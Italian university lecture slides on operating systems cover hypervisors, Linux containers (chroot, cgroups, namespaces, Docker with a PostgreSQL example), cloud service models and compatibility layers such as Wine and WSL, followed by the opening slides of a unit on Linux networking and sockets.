

Sistemi Operativi
Unità 8: Altri Argomenti
Macchine Virtuali e Container

Martino Trevisan
Università di Trieste
Dipartimento di Ingegneria e Architettura

Argomenti

1. Necessità di isolamento
2. Macchine Virtuali
3. Container
4. Cloud
5. Layer di compatibilità

Necessità di isolamento

Necessità di isolamento

Premessa 1: Le organizzazioni comprano macchine molto potenti

- Una server potente costa meno di tanti server piccoli

Premessa 2: Ogni utente/dipartimento ha bisogno un macchina dedicata

- Un crash in una macchina non compromette l'altra

Conseguenza: Si vuole *dividere* una macchine potente in più macchine meno potenti

Necessità di isolamento

Esempio

Un organizzazione compra una macchina potente, e necessità di un server Web, FTP e mail

- Non vuole far girare i 3 software sulla stessa macchine
- Un problema in uno solo, può compromettere tutto
 - Esempio: memory leak, disco pieno, ecc...
- Una vulnerabilità di sicurezza compromette tutti e 3 i sistemi

Soluzione: il server viene diviso in tre **Macchine Virtuali**

Macchine Virtuali

Macchine Virtuali

Definizione

Una **Macchina Virtuale (VM)** è un ambiente virtuale che emula un sistema ad elaboratore

Un **Hypervisor** è il software che rende possibile ciò, usando tecniche di **virtualizzazione**

Tecnica usata **quasi sempre** nelle aziende IT moderne:

- I servizi sono sempre in VM dedicate
- Vengono eseguiti su server potenti dotati di Hypervisor

I servizi **Cloud** offrono la possibilità di usare VM (vedremo)

Macchine Virtuali

Storia

Il concetto nasce negli anni '60, nell'epoca dei mainframe

Poco utilizzati fino ai primi anni 2000

- Gli hypervisor erano lenti, e non vi era grande necessità
- Si comprava una macchina fisica per ogni servizio

Tornano alla ribalta negli anni 2000

- Gli Hypervisor hanno fatto un salto tecnologico, diventando efficientissimi
- I server sono diventati molto potenti, rendendo conveniente *dividerli* in più macchine di potenza intermedia

Macchine Virtuali

Hypervisor

Sono un software che permette di emulare un sistema ad elaboratore.

Devono essere:

- **Sicuri:** una VM non deve compromettere il sistema o accedere ad altre VM
- **Affidabili:** una VM non deve essere meno affidabile di una macchina fisica
- **Efficienti:** una VM non deve essere **significativamente** meno veloce di una macchina fisica
 - Tante tecniche per arrivare a ciò

Ci sono due tipo di Hypervisor


Macchine Virtuali

Hypervisor di Tipo 1

E' un SO dedicato che serve solo a creare VM

Efficienti perchè hanno il controllo completo della macchina

Esempi: Xen, Microsoft Hyper-V, VMware ESXi




Macchine Virtuali

Hypervisor di Tipo 2

E' un software eseguito in un normale SO

Meno efficienti, ma ormai i SO offrono assistenza a Hypervisor di Tipo 2

Esempi: VMWare Player, Virtual Box, QEMU, Parallels




Macchine Virtuali

Usare un Hypervisor

Un Hypervisor permette di creare un sistema ad elaboratore virtuale, con CPU, memoria e disco virtuali

- Eventualmente con accesso rete e dispositivi di I/O fisici o virtuali



Macchine Virtuali

Ottimizzazione della CPU

Un Hypervisor permette di emulare in software una CPU virtuale

- Potenzialmente di architettura diversa rispetto alla macchina fisica
- **Esempio:** emulare ARM su CPU x86
- **Molto lento:** Si deve implementare in software una CPU!

Solitamente ciò non avviene e si **ottimizza** l'uso della CPU


- La VM esegue le istruzioni direttamente sulla CPU fisica
- Necessaria cautela

Macchine Virtuali

Ottimizzazione della CPU

Nei moderni Hypervisor, la VM esegue le istruzioni sulla **CPU fisica**

- Le CPU moderne permettono il **virtual kernel mode**
 - Permette di eseguire istruzioni in *kernel-mode*
 - Limitando i privilegi
- Il kernel della VM esegue il suo codice in **virtual kernel mode**
 - Altrimenti potrebbe leggere tutta la memoria della macchina fisica!



Macchine Virtuali

Ottimizzazione della Memoria

Un Hypervisor, se emula la CPU, emula anche memoria in software

- Ogni volta che una VM accede a una locazione di memoria, l'Hypervisor esegue del codice per fornirgli il risultato
- Lentissimo!

Gli Hypervisor moderni permettono alle VM di accedere **direttamente** a **porzioni di memoria fisica**

- Necessari due livelli di **paginazione**
 - All'interno della VM: da memoria virtuale di processo a memoria della VM
 - Da memoria della VM a memoria fisica


Serve cooperazione del sistema fisico e della CPU!

Macchine Virtuali

Ottimizzazione della Memoria

Le CPU moderne supportano **Page Table annidate**

- **Primo livello:** mappa tra processo nella VM a memoria della VM
- **Secondo livello:** mappa tra memoria della VM e memoria fisica



Macchine Virtuali

Situazione odierna

Tecnologia pienamente matura:

- **Sicura**
- **Efficiente:** meno del 5% di penalizzazione rispetto a macchina fisica

Tutte le aziende hanno **cluster** dedicati a ospitare VM

- Un team specializzato gestisce il cluster e il software di virtualizzazione
- I team di sviluppo installano i servizi su VM dedicate

Macchine Virtuali Su Linux

- Per giocare: **VirtualBox**
- Per installare VM su un server: **Kernel-based Virtual Machine (KVM) + Libvirt**
- Per un cluster di VM: **OpenStack**

Altre alternative possibili, non tutte *open source* e *free*

Container

Container

Limitazioni delle VM

Una VM ha allocate **staticamente** una certa quantità di risorse della macchina fisica

Esempio: un server con **16** core e **64GB** di RAM

- Posso fare **3** VM con **5** core e **20GB** di RAM ognuna
- Alcune risorse vanno mantenute per il funzionamento della macchina fisica: **1** core **4GB** di RAM

Questo può essere **inefficiente**

- Non sempre tutte le VM hanno necessità di **5** core!

Container

Limitazioni delle VM

Con l'approccio ***una VM - un'applicazione***, su tutte le VM gira un SO, che di fatto esegue pochi processi

- Quelle per cui è dedicata la VM
- **Inefficiente!** proliferazione di SO che non fanno quasi niente!

Quando voglio avviare una **nuova applicazione**, devo:

- Creare una VM
- Installare il SO
- Avviare la mia applicazione

Ci metto tanto tempo (di lavoro umano)

Container

VM vs SO

Ricordiamoci a cosa servono le **VM**:

- **Isolare** sistemi indipendenti
- **Controllare** che essi non si danneggino a vicenda

Ma è simile allo scopo di un **processo** in un SO. Il **SO** serve a:

- **Isolare** processi diversi
- **Controllare** l'accesso alle risorse tramite utenti e privilegi

Container

VM vs SO

Purtroppo, in un SO, un'applicazione problematica può bloccare il sistema, se:

- Usa al 100% la CPU
- Riempie il disco o la RAM

Un'applicazione potrebbe provocare problemi a un'altra applicazione

- Satura le risorse di I/O rete, ecc...
- Se modifica i suoi file di configurazione (solo se eseguita come `root`)

Container VM vs SO

Soluzione: Potrei avviare un processo che ha risorse limitate

- Il SO si occupa di limitare l'accesso a CPU/memoria/disco

Sarebbe *quasi* come una VM

- Un'applicazione che gira senza poter influenzare le altre applicazioni!

I sistemi Linux forniscono queste funzionalità:

- Ovvero far girare processi con privilegi limitati

Container

Definizione

Un **container** è un albero di processi che gira con privilegi limitati

- Non ha accesso completo alle risorse (disco, CPU, memoria, etc.)
- Pensa di essere l'unico (inseme di) processo(i) in esecuzione

I container sono un'illusione: illudono un processo di avere poche risorse.

Vedi: [Containers as an illusion](#)

Container

Definizione

I processi di un container non possono:

- Vedere gli altri processi della macchina
- Vedere le risorse che non gli sono state assegnate

Ovviamente un container non deve poter compromettere l'intera macchina

- Si utilizzano varie funzionalità di Linux per raggiungere questi scopi

Container

Isolare il file system

Linux permette di avviare un processo che vede solo un sotto albero del FS

Funzionalità `chroot` : *cambia radice del FS*

Permette di evitare che un processo (e i suoi figli) legga/modifichi file fuori dall'albero

Sintassi:

```
chroot /path/to/new/root command
```

Container

Isolare i CPU e memoria

E' possibile limitare quanta CPU e memoria un processo usa.

Funzionalità `cgroup` : offerta dalle System Call Linux

- Permettono di limitare:
 - Uso della CPU
 - Uso della memoria
 - Velocità di I/O
 - Traffico di rete

Ovvero, permettono di evitare che un processo sovraccarichi il sistema

Container

Isolare i CPU e memoria

I `cgroup` sono relativamente nuovi. Stabili dal 2018

Vengono usati attraverso uno pseudo file system

- In `/sys/fs/cgroup`

Operazioni:

- Creazione di un gruppo di processi:

```
mkdir /sys/fs/cgroup/my-group
```

- Limitazione delle risorse:

```
echo 50000 100000 > /sys/fs/cgroup/cpu/my-group/cpu.max
```

Significa che i processi del gruppo, in totale, non possono usare più del 50% del tempo CPU della macchina

- Collocazione di un processo nel gruppo:

```
echo 8764 > /sys/fs/cgroup/cpu/my-group/cgroup.procs
```

Container

Isolare i namespace

E' possibile creare processi che non vedono le risorse globali della macchina fisica, ovvero:

- Quali sono gli altri processi in esecuzione
- Le interfacce di rete
- I dispositivi di I/O
- Gli utenti e gruppi sulla macchina

Funzionalità *Namespace*: offerta dalle System Call Linux

- Vedi comandi `unshare` e `nsenter`

Container

Container Engine

Queste funzioni del SO sono **potenti**, ma **poco usabili**:

- Per usarle, necessario conoscerle a fondo
- Errori nell'utilizzo possono compromettere il sistema
- Non c'è sicurezza by default:
 - Necessario **togliere** privilegi ai processi

Esistono dei software che si chiamano **Container Engine** che permettono di usare in maniera semplice queste funzionalità

- Avviare container: gruppi di processi isolati
- Monitorarne il funzionamento

Container

Container Engine

Offrono comandi/API semplici per creare container. Popolari:

- **Linux Containers (LXC):** tra i primi a nascere nel 2008
- **Docker:** Nato nel 2013. Standard *de facto*

Principio di funzionamento: eseguono processi con risorse limitate, che vivono in un file system limitato

- Di **default**, i container hanno privilegi minimi
- Possibile configurarli per avere maggiori privilegi: e.g., accedere a porzioni del FS

Container

Docker

Si può installare su ogni macchina Linux

- Disponibile anche su MacOS e Windows (ma implementato tramite una VM)

Permette di avviare container a partire da una **Immagine**:

- E' un File System che contiene il programma da eseguire
- Ed eventuali dipendenze: librerie condivise, altri programmi, file di configurazione

La componente interna di Docker che permette di eseguire i container si chiama `containerd`

Container

Docker: container e immagine

Un **Container** è una **Immagine** in esecuzione:

- Un insieme di processi che può operare solo sui file presenti nell'immagine
- I file dell'immagine vengono copiati
- I processi possono creare nuovi file o modificare quelli esistenti
- Non può accedere ai file della macchina fisica

Container

Docker Hub

Esiste una libreria di immagini pre-costruite su **Docker Hub**
(<https://hub.docker.com/>)

- Ognuna contiene un software installato con le sue dipendenze
- Può essere scaricata ed eseguita, creando un container
- Ogni immagine ha una versione identificata da un **tag**
 - *latest* identifica l'ultima versione

E' anche possibile creare la propria immagine col proprio software

Container

Docker: Comandi

- `docker pull <immagine>` : scarica un `immagine` da Docker Hub
- `docker ps` : mostra i container in esecuzione
- `docker run --name <nome> <immagine>` : esegue un container da `immagine` e gli assegna il `<nome>`
- `docker stop <nome>` : termina il container identificato da `nome`

Molti altri comandi...

Necessari permessi di *superuser*, da fornire con `sudo`

Container

Docker e file montati

Di default, un container **non** può accedere ai file della macchina fisica, ma solo a una copia di quelli dell'immagine

L'opzione `-v pathLocale:pathContainer` permette al container di accedere a `pathLocale`, che viene **montato** in `pathContainer` all'interno del FS del container

Esempio:

```
docker run --name nome \  
    -v /home/martino:/opt/home-di-martino \  
    immagine
```

Il container `nome` può accedere al path fisico `/home/martino` tramite il path `/opt/home-di-martino`

Container

Docker e rete

Ogni container ha un **indirizzo IP** in una rete virtuale che collega tutti i container

- Possibile comunicazione tra container
- Possibile comunicazione tra macchina fisica e container
- Possibile comunicazione tra container e Internet tramite Default Gateway virtuale

Docker, CPU e memoria

Limitazione di CPU: `docker run --cpus 2 <immagine>`

Limitazione di memoria: `docker run --memory=512m
<immagine>`

Container

Docker: esempio

Creazione di container per eseguire il DBMS *PostgreSQL*

- Un DBMS relazionale
- Un processo del database deve essere in esecuzione
- Vi si accede tramite rete e un protocollo dedicato

Scaricamento dell'immagine:

```
docker pull postgres
```

Container

Docker: esempio

Avviamento del container:

```
docker run -d \  
    --name some-postgres \  
    -e POSTGRES_PASSWORD=mysecretpassword \  
    -e PGDATA=/var/lib/postgresql/data/pgdata \  
    -v /home/martino/db:/var/lib/postgresql/data \  
    postgres
```

Opzioni usate:

- `-d` : fai partire il processo in background
- `-e VAR=VAL` : specifica variabili d'ambiente visibili nel container
 - Usato per password del DB e per specificare dove esso salva i dati
- `-v /home/martino/db:/var/lib/postgresql/data` : i dati sono salvati sulla macchina fisica in `/home/martino/db` ma nel container al path `/var/lib/postgresql/data`

Container

Docker: esempio

Privilegi del container:

Il container `some-postgres` esegue l'immagine `postgres`.

Ha accesso alle risorse fisiche di:

- CPU e memoria senza limiti
- File System: solo `/home/martino/db`
- Rete: ha un indirizzo IP. Il server si mette in ascolto sulla porta di default **5432**

Container

Docker: esempio

Monitoraggio:

Se tutto è andato a buon fine, il container è in esecuzione. Si osserva con:

```
$ docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
c6320fa9eb9b	postgres	"docker-entrypoint.s..."	50 seconds ago	Up 49 seconds	5432/tcp	some-postgres

Si può ottenere il suo IP con

```
$ docker inspect some-postgres
...
"IPAddress": "172.17.0.2",
...
```

Container

Docker: esempio

Sulla macchina fisica:

I processi di `postgres` sono normali processi in esecuzione, ma con privilegi **molto limitati**

```
$ ps fax
443964 ?        Sl      0:05 /usr/bin/containerd-shim-runc-v2 -namespace moby ....
443985 ?        Ss      0:01  \_ postgres
444080 ?        Ss      0:00      \_ postgres: checkpointer
444081 ?        Ss      0:00      \_ postgres: background writer
444083 ?        Ss      0:00      \_ postgres: walwriter
444085 ?        Ss      0:00      \_ postgres: logical replication launcher
...
```

I file dove il DB salva i suoi dati sono in

```
$ sudo tree /home/martino/db/ -L 2
/home/martino/db/
├─ pgdata
│   ├── base
│   ├── global
│   └─ pg_commit_ts
...
```

Container

Docker: esempio

Utilizzo:

Il DB si può usare installando il client `psql`, col comando:

```
$ PGPASSWORD=mysecretpassword psql -U postgres -h 172.17.0.2
psql (12.12 (Ubuntu 12.12-0ubuntu0.20.04.1), server 15.1 (Debian 15.1-1.pgdg110+1))
WARNING: psql major version 12, server major version 15.
         Some psql features might not work.
Type "help" for help.

postgres=#
```

Il DB salva i dati nella cartella fisica: `/home/martino/db`

Con 3 semplici comandi si è installato PostgreSQL!

Container

Utilizzo odierno

L'utilizzo di container sta prendendo il posto dell'utilizzo delle VM.

- Più scalabile
- Costringe a separare codice da dati

Nelle grandi aziende, si utilizzano **cluster di nodi** che eseguono container.

Esistono software di orchestrazione di container basati su Docker:

- **Kubernetes**: il più usato. Open-Source
- **OpenShift** e **OKD**: proprietari di Red Hat

Cloud

Cloud Scenario

Le tecnologie di VM e container permettono a un'azienda di collocare i propri servizi in qualsiasi luogo del mondo

Per molte aziende è conveniente affittare una VM da un'azienda specializzata, anzichè comprare server fisici

- Avere server farm è costoso: necessario raffreddamento e sorveglianza
 - Economia di scala con data center grandi
- Il personale specializzato è poco e costa molto!
- Malfunzionamenti possono provocare gravi danni economici!

Cloud

Cloud Provider

Conseguenza: sempre più spesso le aziende comprano servizi da **Cloud Provider**

Tra i più popolari cloud provider:

- **Amazon Web Services**
- **Google Cloud**
- **Microsoft Azure**
- **Aruba** (in Italia)

Cloud

Servizi offerti

Diverse tipologie di servizi offerti dai cloud provider

- **IAAS (Infrastructure As A Service)**: possibilità di creare e utilizzare **VM** o **container**
- **PAAS (Platform As A Service)**: il cloud provider offre una **piattaforma di sviluppo**. L'utente scrive solo l'applicazione
Esempio 1: Database SQL remoto in Cloud
Esempio 2: servizio di hosting per siti web dinamici: supporto a hosting HTML, esecuzione server-side di PHP e SQL
- **SAAS (Software As A Service)**: l'utente/azienda compra una *subscription* a un servizio completo
Esempio: un'azienda compra un abbonamento a Microsoft Teams

Cloud

Servizi offerti

On-site	IaaS	PaaS	SaaS
Applications	Applications	Applications	Applications
Data	Data	Data	Data
Runtime	Runtime	Runtime	Runtime
Middleware	Middleware	Middleware	Middleware
O/S	O/S	O/S	O/S
Virtualization	Virtualization	Virtualization	Virtualization
Servers	Servers	Servers	Servers
Storage	Storage	Storage	Storage
Networking	Networking	Networking	Networking

 You manage

 Service provider manages

Cloud

Prospettive

Sempre più spesso aziende ed enti pubblici fanno ricorso a Cloud Provider per IAAS/PAAS/SAAS

Vantaggi:

- Minore costo iniziale
- Maggiore affidabilità

Svantaggi:

- *Vendor Lock-in*
- Perdita di *Know How*
- Costo elevato nel lungo termine

Layer di compatibilità

Layer di compatibilità

VM e Software

Le VM permettono di avere un sistema ad elaboratore **virtuale**

- Su cui installare un SO a piacere
- Esempio: VM con Linux su PC Windows

Spesso, la VM serve solo a usare un **software** scritto per un SO diverso

- Esso può girare solo su (*Architettura, SO*) per cui é stato compilato
- Non é possibile usare su altro *SO*, anche se stessa *Architettura*. **Le System Call sono diverse!**

Layer di compatibilità

Definizione

Un **Layer di compatibilità** é un **software** che permette di eseguire un programma scritto per un *SO* diverso

- Ma compilato su stessa *Architettura*

Implementa le **System Call** di un altro SO, tramite quelle del SO corrente.

- **Esempio:** Win32 `ReadFile` $\Rightarrow$ POSIX `read`

Funzionamento **complesso** e problematico

- Esistono meccanismi *non-mappabili*
- Gestione di I/O complessa: dipende da SO e da driver

Layer di compatibilità

Mapping tra SO

Types of System Calls	Windows	Linux
Process Control	CreateProcess() ExitProcess() WaitForSingleObject()	fork() exit() wait()
File Management	CreateFile() ReadFile() WriteFile() CloseHandle()	open() read() write() close()
Device Management	SetConsoleMode() ReadConsole() WriteConsole()	ioctl() read() write()
Information Maintenance	GetCurrentProcessID() SetTimer() Sleep()	getpid() alarm() sleep()
Communication	CreatePipe() CreateFileMapping() MapViewOfFile()	pipe() shmget() mmap()

Layer di compatibilità

Tipologie

Layer di compatibilità a livello Application Programming Interface (API): Richiede ricompilazione del software

- Basato su una libreria software implementa le System Call di un SO tramite quelle di un altro

Layer di compatibilità a livello Application Binary Interface (ABI): NON richiede ricompilazione del software

- Il programma usa le System Call del proprio SO. Il Layer le intercetta e invoca quelle del SO corrente

Layer di compatibilità

Cygwin

Permette di usare programmi che usano System Call **POSIX** su Windows

- A livello **API**
- Richiede ricompilazione

Nota: POSIX $\neq$ Linux

Cygwin é semplicemente un'altro ambiente per compilare ed eseguire programmi POSIX che usano le System Call e Librerie POSIX

Layer di compatibilità

Wine

Permette di usare programmi per **Windows** su Linux e MacOS

- A livello **ABI**
- Non richiede ricompilazione
 - Non sarebbe possibile con software closed-source Windows

Molto matura e usata:

- Funzionano anche programmi con interfaccia grafica
- Alcuni programmi complessi invece non si possono usare

Layer di compatibilità

Windows Subsystem For Linux 1

Permette di usare programmi per **Linux** su Windows

- A livello **ABI**
- Non richiede ricompilazione

Windows Subsystem For Linux 2 (da 2019)

E' una VM minimale con un vero kernel

- **NON** é un Layer di compatibilità
- Più flessibile, ma più lenta

Domande

Quale tra questi non è una motivazione per l'uso di VM?

- Maggiore sicurezza
- Maggiore affidabilità
- Maggiore velocità della memoria

Una macchina fisica sta eseguendo una VM. Quanti kernel sono in esecuzione?

- Nessuno
- 1
- 2
- 3

Una VM può usare direttamente la memoria fisica della macchina?

- Mai
- Sempre
- Se la CPU lo permette

Una macchina fisica sta eseguendo una container. Quanti kernel sono in esecuzione?

- Nessuno
- 1
- 2
- 3

Domande

Cosa è un container?

- Un FS isolato
- Un namespace
- Un gruppo di processi con privilegi limitati

Un container può accedere al File System della macchina ospitante?

- Sempre
- Mai
- Dipende da come è stato creato

Quale tra questi non è un servizio offerto dai Cloud Provider?

- Esecuzione di VM
- Abbonamento a database remoto
- Licenze di software da eseguire su PC

Quali delle seguenti affermazioni é vera? Un layer di compatibilità:

- é una VM
- é un insieme di container
- permette di eseguire programmi compilati su un'architettura diversa
- permette di eseguire programmi compilati su un SO diverso

Sistemi Operativi
Unità 8: Altri Argomenti
Rete e socket in Linux

Martino Trevisan
Università di Trieste
Dipartimento di Ingegneria e Architettura

Argomenti

1. Lo stack di rete TCP/IP in Linux
2. I Socket
3. Funzioni e System Call per i Socket
4. Comandi per Networking in Linux


Lo stack di rete TCP/IP in Linux

Lo stack di rete TCP/IP in Linux

Internet

Internet è un l'insieme di nodi e apparati di rete che permettono una comunicazione mondiale

- Internet è l'unione di tante **Network**
- Collegate tramite **Router**
- Ogni nodo è identificato da un **Indirizzo IP**




Lo stack di rete TCP/IP in Linux

Indirizzi IP

Un indirizzo IP identifica univocamente un nodo in Internet


- Numero su 32 bit
- Composto da una parte di network e una di host
 - La netmask delimita le due parti
 - Necessario per la trasmissione di pacchetti tramite Ethernet
 - L'indirizzo IP **127.0.0.1** identifica per convenzione il *Local Host*
 - Ovvero serve per mandare un pacchetto a se stesso



Lo stack di rete TCP/IP in Linux I protocolli

I protocolli formano una **Pila**:

